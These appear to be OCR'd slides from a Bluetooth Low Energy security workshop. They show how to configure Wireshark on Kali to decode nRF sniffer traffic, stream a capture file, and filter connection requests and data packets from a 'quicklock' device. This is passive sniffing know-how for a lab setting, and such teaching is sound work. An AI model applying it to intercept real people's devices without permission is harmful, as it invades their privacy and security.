
Wireshark support

Official nRF sniffer docs: only Windows, patch DLL, ...

Fortunately: native support in Wireshark > 2.3


Current version in Kali Linux, supports nRF capture

Wireshark – by default does not decode it



Edit->Preferences->Protocols->DLT_USER->Edit->create new entry (+)

Choose „DLT=157” and enter „nordic_ble” (already in your VM)



Continuously get packets in Wireshark from capture file


```
# wireshark -k -i <(tail -c +0 -F capture.pcap)
```

Ready script:

```
root@kali:~/Adafruit_BLESniffer_Python# ./wireshark.sh
```

If you don't have sniffer, open already prerecorded file:

```
devices/quicklock/pcap_nrf/capture.pcap
```



Tons of advertisements

Wireshark - filter only relevant packets

```
btle.data_header.length > 0  || btle.advertising_header.pdu_type == 0x05
```


Non-empty data

Connection request


Source: https://github.com/greatscottgadgets/ubertooth/wiki/Capturing-BLE-in-Wireshark

Other simple filter (only data): `btatt`

Wireshark filter (file: quicklock/pcap_nrf/capture)

